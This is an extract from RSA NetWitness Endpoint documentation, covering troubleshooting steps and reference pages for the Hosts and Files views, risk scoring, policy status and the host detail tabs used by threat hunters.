Message	An error has occurred. The Endpoint Server may be offline or inaccessible.
Issue	When attempting to access the Hosts or Files view, the view opens with the message.
Explanation	Endpoint Server or Nginx Server is not running. Check the status of the Endpoint Server under ADMIN > Service or check if the Endpoint Server host IP address is registered with the Admin Server. For more information, see the <i>Physical Host Installation Guide</i> or <i>Virtual Host Installation Guide</i> . If the service is not running, start the Endpoint Server.

Issue	The Hosts and Files views do not load in the Safari browser.
Explanation	<p>When you open the Ember pages in the Safari browser with a non-trusted SSL certificate, the Hosts and Files views do not load. To load the views.</p> <ol style="list-style-type: none"> 1. Click the Show Certificate pop-up menu. 2. Enable the Always trust NetWitness when connecting to <IP Address> checkbox. 3. Click Continue. 4. Enter your username and password. 5. Click Update Settings.



Message	No process information was found.
Issue	When attempting to access the Process or Libraries tab in the Host Details view, the detailed host information is not available, and the view opens with the message.
Explanation	Scan data is not available due to any of the following reasons:

- First time scan is not complete.
- Data retention policy has deleted all scan snapshots.

Files View Issues

Behavior	Meta values take time to load.
Issue	Meta values are not set to index by values.
Explanation	During investigation, while pivoting to the Navigate or Event Analysis view from the Files view, if the filename or hash (SHA256 and MD5) are not set to index by values, the matching results take time to load because the Concentrator must generate the index by accessing the meta database and retrieving value of the meta for each event. You have to manually index the values before pivoting.

Issue	Filtering files takes a longer time to load results.
Explanation	In the Files view, while filtering files with the Contains operator, the results takes a few seconds to load on the UI. You must use at least one indexed field with the Equals operator while filtering the files.

Issue	Unable to analyze events from Investigate > Hosts and Files view.
Explanation	<p>Other than Broker or Concentrator, if any aggregation service, such as Archiver, is aggregating data from the Log Decoder that is configured for metadata forwarding from any Endpoint server, clicking Analyze Events from Hosts and Files view for this Endpoint server may not work. To resolve this issue:</p> <div style="border: 1px solid green; padding: 10px; margin: 10px 0;"> <p>Note: To get the investigate-service-id:</p> <ol style="list-style-type: none"> 1) Go to ADMIN > Concentrator service. 2) Click  > View > Explore tab. 3) Expand the sys/stats node list. 4) In the UUID field, copy the value. </div> <ol style="list-style-type: none"> 1. Go to ADMIN > Endpoint Server service. 2. Click  > View > Explore tab. 3. In the endpoint/investigate field, specify the investigate-service-id.

Policy Issue

Issue	Policy status in the Policy Details panel is not updated or shows Policy Unavailable/Permission Required.
-------	---

Explanation	<p>Policy Unavailable - Hosts belong to previous versions, such as NetWitness Platform 11.1 or 11.2, where a policy is not applied.</p> <p>Permission Required - If you do not have permissions, see the "Role Permissions" topic in the <i>System Security and User Management Guide</i>.</p>
-------------	--

Issue	Policy Status shows error.
Explanation	Policy may have wrong configurations. Check the error description, logs in Endpoint server, and audit logs for details. Contact your system administrator with the error details.

Driver Issue

Issue	While loading the driver on the host, an error is encountered.
Explanation	Check the driver error code. Contact your system administrator with the error code.

File Reputation Service Issue


Issue	When you configure RSA Live for the first time and the File Reputation service is not connected.
Solution	<p>You must manually enable the File Reputation service. To enable the File Reputation service:</p> <ol style="list-style-type: none"> 1. Go to ADMIN > System > Live Services. 2. In the Additional Live Services section, select the enable File Reputation check box. 3. Click Apply.

Risk Scoring for Hosts or Files Issue


Issue	NetWitness Endpoint takes a long time to process risk scoring for Hosts or Files.
Solution	<p>Check the backlog of alerts for risk scoring.</p> <ol style="list-style-type: none"> 1. SSH to the ESA Primary appliance. 2. Execute the following command: <pre>mongo respond-server --authenticationDatabase admin -u deploy_admin -p <deploy_admin_ password> --eval 'db.staging.find({"\$or": [{state:"STAGED"}],{state : "WORKING"}}).count</pre>

```
() ' --quiet
```

The backlog count is displayed. If the backlog count is 1 million or greater, you must disable the risk scoring and Endpoint ESA alerts.

3. To disable risk scoring:
 - a. Go to **ADMIN > Respond** service.
 - b. Click  > **View > Explore**.
 - c. Expand the **respond/scheduled/jobs** node list.
 - d. In the **risk-scoring-enabled** field, set the value to **false**.
4. To disable Endpoint ESA alerts:
 - a. To disable NetWitness Endpoint ESA alerts generation for severity; Critical, High and Medium.
 - i. Go to **CONFIGURE > ESA Rules**.

The Configure view is displayed with the Rules tab open.
 - ii. In the **Options** panel, under Deployments, select the Endpoint deployment to delete.

A confirmation dialog is displayed.
 - iii. Click **Yes**.
 - b. To disable only Medium severity NetWitness Endpoint ESA alerts:
 - i. Go to **ADMIN > ESA Correlation** service (on which Endpoint deployment is added).
 - ii. Click  > **View > Explore**.
 - iii. Expand the **correction/alert** node list.
 - iv. In the **transient-enabled** field, set the value to **false**.

NetWitness Endpoint Reference Materials

This section provides is intended to help you understand the purpose and application of NetWitness Investigate > Hosts view and Files view. For each view, there is a brief introduction and a What Do You Want To Do table with links to related procedures. In addition some of the reference materials include workflows and Quick Looks to highlight important features in the user interface.

- [Files View](#)
- [Hosts View](#)
- [Hosts View - Details Tab](#)
- [Hosts View - Process Tab](#)
- [Hosts View - Autoruns Tab](#)
- [Hosts View - Files Tab](#)
- [Hosts View - Drivers Tab](#)
- [Hosts View - Libraries Tab](#)
- [Hosts View - Anomalies Tab](#)
- [Hosts View - System Information Tab](#)


Files View

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The Files view provides a holistic view of all files in your deployment. To access this view, go to **INVESTIGATE > Files**. By default, the Files view displays 100 files. To display more files, click **Load More** at the bottom of the page.

You can either view files specific to an Endpoint server or view all files from multiple Endpoint servers by selecting the Endpoint Broker.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	whitelist files and certificates signed by known good vendors*	Analyze Certificates
Threat Hunter	create filter to identify files for investigation*	Filter Files
Threat Hunter	analyze files*	Investigating Files
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis*	Analyzing Downloaded Files
Threat Hunter	perform external lookups*	Launch an External Lookup for a File
Threat Hunter	change file status or remediate*	Changing File Status or Remediate

*You can perform this task in the current view

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)
- [Analyzing Downloaded Files](#)
- [Analyzing Events](#)
- [Analyze Certificates](#)
- [Changing File Status or Remediate](#)

Quick Look

Below is an example of the Files view:

- 1 Filter Files.** You can filter the files by selecting the options in the Filters panel and create filters. For more information, see [Filter Files](#).

2 Actions in the toolbar:

Server drop-down list - You can select the Endpoint server or Endpoint Broker server to view the hosts.

View Certificates - Provides a list of code-signing certificates reported by hosts found in your deployment and their associated properties. For more information, see [Analyze Certificates](#).

Change File Status - Provides capabilities to manage suspect and legitimate files and block malicious or infected files to prevent future execution of the file on any host. For more information, see [Changing File Status or Remediate](#).

Analyze Events - Lets you investigate a particular host, IP address, username, filename, or hash to get the entire context of the activity. For more information, see [Analyzing Events](#).

More - Provides options to:

- Perform external lookups.
- Download files to server, save a local copy, and analyze files for deeper analysis.
- Reset risk score.

Note: You can perform the above actions from the right-click context menu.

3 Sort Columns. Lets you sort on column titles.**4 Settings Menu.** You can set Files view preferences by selecting columns from the Settings menu. For more information, see [Set Files Preference](#).**5 Show/Hide File Properties Panel.** Click a row to show or hide the File Properties panel. It displays the following tabs:

File details - Displays the file information.

Risk details - Displays the distinct alerts associated with the risk score.

Hosts - Displays the hosts on which file activities are present. For more information, see [Analyze Hosts with File Activity](#).


6 Export to CSV - Extracts global files to a CSV file. For more information, see [Export Global Files](#).

Hosts View

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The Hosts view provides a list of all hosts with an Endpoint agent installed. To access this view, go to **INVESTIGATE > Hosts**. By default, hosts are sorted based on the risk score.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score*	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details*	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes*	Investigating a Process
Threat Hunter	review reported anomalies*	Analyze Anomalies
Threat Hunter	analyze risky users*	Analyzing Risky Users
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis*	Analyzing Downloaded Files
Threat Hunter	perform external lookups*	Launch an External Lookup for a File
Threat Hunter	change file status or remediate*	Changing File Status or Remediate

*You can perform this task in the current view.

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)
- [Analyzing Downloaded Files](#)
- [Changing File Status or Remediate](#)
- [Investigating a Process](#)
- [Analyzing Events](#)

Quick Look

Below is an example of the Hosts view:

- 1 Filter Hosts.** You can filter the hosts by selecting the options in the Filters panel and create filters. For more information, see [Filter Hosts](#).

2 Actions in the toolbar:

Server drop-down list - You can select the Endpoint server or Endpoint Broker server to view the hosts.

Analyze Events - Lets you investigate a particular host, IP address, username, filename, or hash to get the entire context of the activity. For more information, see [Analyzing Events](#).

Start Scan - Starts a scan for the selected hosts.

Stop Scan - Stops a scan for the selected hosts.

More - Provides options to:

- Reset risk score.
- Delete - Lets you delete hosts manually from the user interface. After deletion, the Endpoint server does not process any request from this host. For more information, see [Delete a Host](#).

Note: You can perform the above actions from the right-click context menu.

3 **Sort Columns.** Lets you sort on on column titles.

4 **Export to CSV** - Extracts host attributes to a CSV file. For more information, see [Export Host Attributes](#).

5 **Settings Menu.** You can set Hosts view preferences by selecting columns from the Settings menu. For more information, see [Set Hosts Preference](#).

6 **Show/Hide Host Properties Panel.** Click a row to show or hide the Host Properties panel. It displays the following tabs:

Host details - Displays the host information such as Network Interfaces, operating system, hardware and others.


Risk details - Displays the distinct alerts associated with the risk score.

Hosts View - Details Tab

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The Details tab provides details of the selected host. To access this view, go to **INVESTIGATE > Hosts**, and select a host from the **Hosts** view.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score*	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details*	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes*	Investigating a Process
Threat Hunter	review reported anomalies	Analyze Anomalies
Threat Hunter	analyze risky users*	Analyzing Risky Users
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis	Analyzing Downloaded Files
Threat Hunter	perform external lookups	Launch an External Lookup for a File
Threat Hunter	change file status or remediate	Changing File Status or Remediate


*You can perform this task in the current view.

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)

Quick Look

Below is an example of the Details tab:



1 Agent and Scan Details. You can view the following agent and scan details of the selected host:
Host name - Name of the host. For example, WIN-ABC.

Risk score - Risk score of the host.

Operating System - Operating system on which the agent is running (Linux, Windows, or Mac).

Agent Scan Status - Current status of the scan - Idle, Scanning, Starting Scan, or Stopping Scan. For more information, see [Scan Hosts](#).

Agent Last Seen - Time when the agent last communicated with the Endpoint server.

Agent Version - Version of the agent. For example, 11.3.0.0.

2 Actions in the toolbar:

Snapshot Time - Lists scanned time stamps. To view the scan history, you can select the snapshot time from the drop-down menu.

Start Scan - Starts a scan for the selected hosts. For more information, see [Scan Hosts](#).

Export to JSON - Extracts host attributes and endpoint data to a JSON file of the selected snapshot. For more information, see [Export Host Attributes](#).

3 Search on Snapshots. Lets you search on all snapshots (file name, file path, and SHA-256 checksum). For more information, see [Search on Snapshots](#).

4 Show/Hide Right Panel - Displays host and policy details panel.


- 5 Host Details Panel** - Displays all properties of the selected host. It is grouped as follows:
- Groups** - Groups on which the host is added on.
 - User** - Information related to the user.
 - Network Interfaces** - Network adapter information, such as Mac Address, Gateway.
 - Operating System** - Operating system version and build information.
 - Agent** - Agent-related information, such as agent ID, driver error code, install time, and agent mode.
 - Hardware** - Information related to the architecture.
 - Locale** - Time zone and language that is local to the host.
- 6 Policy Details Panel** - Displays the following:
- EDR Policy Name that is associated with the highest ranked group.
 - Windows Log Policy Name.
 - Policy Status -
 - Updated - Host has the latest policy.
 - Pending - Policy is resolved but the latest policy is not updated on the host. When the host communicates with the Endpoint server next time, the latest policy is applied if there are no errors.
 - Unavailable - Hosts that belong to previous versions, such as NetWitness Platform 11.1 or 11.2, or the source server is not installed.
 - Error - Problem applying the latest policy along with the error description.
 - Evaluated Time - Time when the Endpoint server evaluated the policy.
 - Complete resolved policy settings. For more information, see the *NetWitness Endpoint Configuration Guide*.
- 7 Alerts Severity** - Displays list of distinct alerts, such as Critical, High, Medium and All, along with the total number of events associated with the alert.
- 8** Displays events for an alert and metadata associated with a specific event.

Hosts View - Process Tab

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The Process panel provides a list of processes running on the host. To access this tab, select a host from the **Hosts** view and click the **Process** tab.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score*	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes*	Investigating a Process
Threat Hunter	review reported anomalies	Analyze Anomalies
Threat Hunter	analyze risky users	Analyzing Risky Users
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis*	Analyzing Downloaded Files
Threat Hunter	perform external lookups*	Launch an External Lookup for a File
Threat Hunter	change file status or remediate*	Changing File Status or Remediate

*You can perform this task in the current view.

2 Actions in the toolbar:

Snapshot Time - Lists scanned time stamps. To view the scan history, you select the snapshot time from the drop-down menu.

Start Scan - Starts a scan for the selected hosts. For more information, see [Scan Hosts](#).

Export to JSON - Extracts host attributes and endpoint data to a JSON file of the selected snapshot. For more information, see [Investigating Hosts](#).

Analyze Process - Lets you perform process analysis to investigate a particular process behavior, and understand the entire process event chain, process parent-child relationships, and all associated events. For more information, see [Investigating a Process](#).

Change File Status - Provides capabilities to manage suspect and legitimate files and block malicious or infected file to prevent future execution of the file on any host. For more information, see [Changing File Status or Remediate](#).

Analyze Events - Lets you investigate a particular host, IP address, username, filename, or hash to get the entire context of the activity. For more information, see [Analyzing Events](#).

More - Provides options to:

- Perform external lookups.
- Download files to server, save a local copy, and analyze files for deeper analysis.

Note: You can perform some of the above actions from the right-click context menu.

3 Search on Snapshots. Lets you search on all snapshots (file name, file path, and SHA-256 checksum). For more information, see [Search on Snapshots](#).

4 Toggle. Lets you toggle between List view and Tree view.

5 Process panel - Displays process information, such as process name, local risk score, global risk score, active on, reputation status, file status, and others.

6 Show/Hide Right Panel - Displays the following properties of a process in the right panel:

- File Details - Displays all properties of the selected process. It is grouped as follows:

General - General information about the file, such as file name, entropy, size, and format.

Signature - Provides signatory information.

Hash - Hash type of the file (MD5, SHA1, and SHA256).

Time - Time when the file was created, modified, or accessed.

Location - Location of the file.


Process - Details of the process, such as image size and PID.

Image - Image details loaded by the process.

- Local Risk Details - Displays the alerts associated with the local risk score, such as Critical, High, Medium and All.

Process Details

Clicking the process name displays the process details of a specific process as shown in the following figure:



Field	Description
Process Name	Name of the process. For example, <code>server.exe</code> .
PID	ID of the process. For example, 492.
Path	Path of the file associated with the process on the disk. For example, <code>C:\Windows\System32\</code> .
Launch Arguments	Command line arguments passed to the process when it is launched. For example, <code>-k LocalServiceNoNetwork</code> .


- List of loaded libraries for the selected process, such as DLLs (for Windows), Dylibs (for Mac), or .SO (for Linux).
- List of autoruns (if configured).
- List of image hooks and suspicious threads (for Windows).

Hosts View - Autoruns Tab

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The Autoruns panel provides a list of autoruns, services, tasks, and cron jobs running on the host. To access this tab, select a host from the **Hosts** view and click the **Autoruns** tab.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score*	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes	Investigating a Process
Threat Hunter	review reported anomalies	Analyze Anomalies
Threat Hunter	analyze risky users	Analyzing Risky Users
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis*	Analyzing Downloaded Files
Threat Hunter	perform external lookups*	Launch an External Lookup for a File
Threat Hunter	change file status or remediate*	Changing File Status or Remediate

*You can perform this task in the current view.

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)
- [Analyzing Events](#)
- [Changing File Status or Remediate](#)
- [Analyzing Downloaded Files](#)

Quick Look

Below is an example of the Autoruns tab:

The screenshot shows the NetWitness Endpoint interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. Below this is a sub-navigation bar with options like Navigate, Events, Event Analysis, Hosts, Files, Users, and Malware Analysis. The main area displays the 'Files' tab with a table of files. A sidebar on the right shows details for a selected file, 'SkypeHost.exe'.

FILENAME	LOCAL RISK SCORE	GLOBAL RISK SCORE	FILE STATUS	REPUTATION	DOWNLOADED	PATH	SIZE	ENTR
SkypeHost.exe	100	100	Neutral	--	--	C:\Program Files\WindowsApps\Microsoft.Messaging_110.22012...	43.0 KB	5.96
crypt32.dll	31	31	Neutral	--	--	C:\Windows\System32\	1.8 MB	6.91
HookTest.dll	0	0	Neutral	--	--	C:\Users\ecar\AppData\Local\Temp\	152.5 KB	6.14
MEMORY.DLL	0	0	Neutral	--	--	--	0 bytes	0.00
MEMORY.DLL	0	0	Neutral	--	--	--	0 bytes	0.00
vmtoolsd.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\	76.5 KB	4.30
vmtoolsd.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\plugins\vmtoolsd\	90.2 KB	5.44
vmtoolsd.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\plugins\vmtoolsd\	435.7 KB	6.15
vmtoolsd.dll	0	0	Neutral	--	--	C:\Windows\System32\	232.2 KB	6.32
SkypeBackgroundTasks.dll	0	0	Neutral	--	--	C:\Program Files\WindowsApps\Microsoft.Messaging_110.22012...	147.5 KB	6.31
SkypeWeb.dll	0	0	Neutral	--	--	C:\Program Files\WindowsApps\Microsoft.Messaging_110.22012...	17.9 MB	6.84
skype32.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\VMware VGAuth\	353.5 KB	6.12
skype2.0.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\VMware VGAuth\	1.2 MB	6.10
libskype32.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\VMware VGAuth\	1.7 MB	6.54
intl.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\VMware VGAuth\	104.5 KB	4.69
skype-1.1.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\VMware VGAuth\	1.7 MB	6.43
vmtoolsd-3.1.dll	0	0	Neutral	--	--	C:\Program Files\VMware\VMware Tools\VMware VGAuth\	2.5 MB	6.18

The sidebar on the right shows details for the selected file, 'SkypeHost.exe'. It includes a 'Type to filter list' section, a 'Show details with values only' checkbox, and a 'General' section with fields for File Name, Entropy, Size, and Format. The 'Signature' section shows 'Features: unsigned'. The 'Hash' section shows MD5, SHA1, and SHA256 hashes. The 'Time' section shows 'Created', 'Modified', and 'Accessed' timestamps.

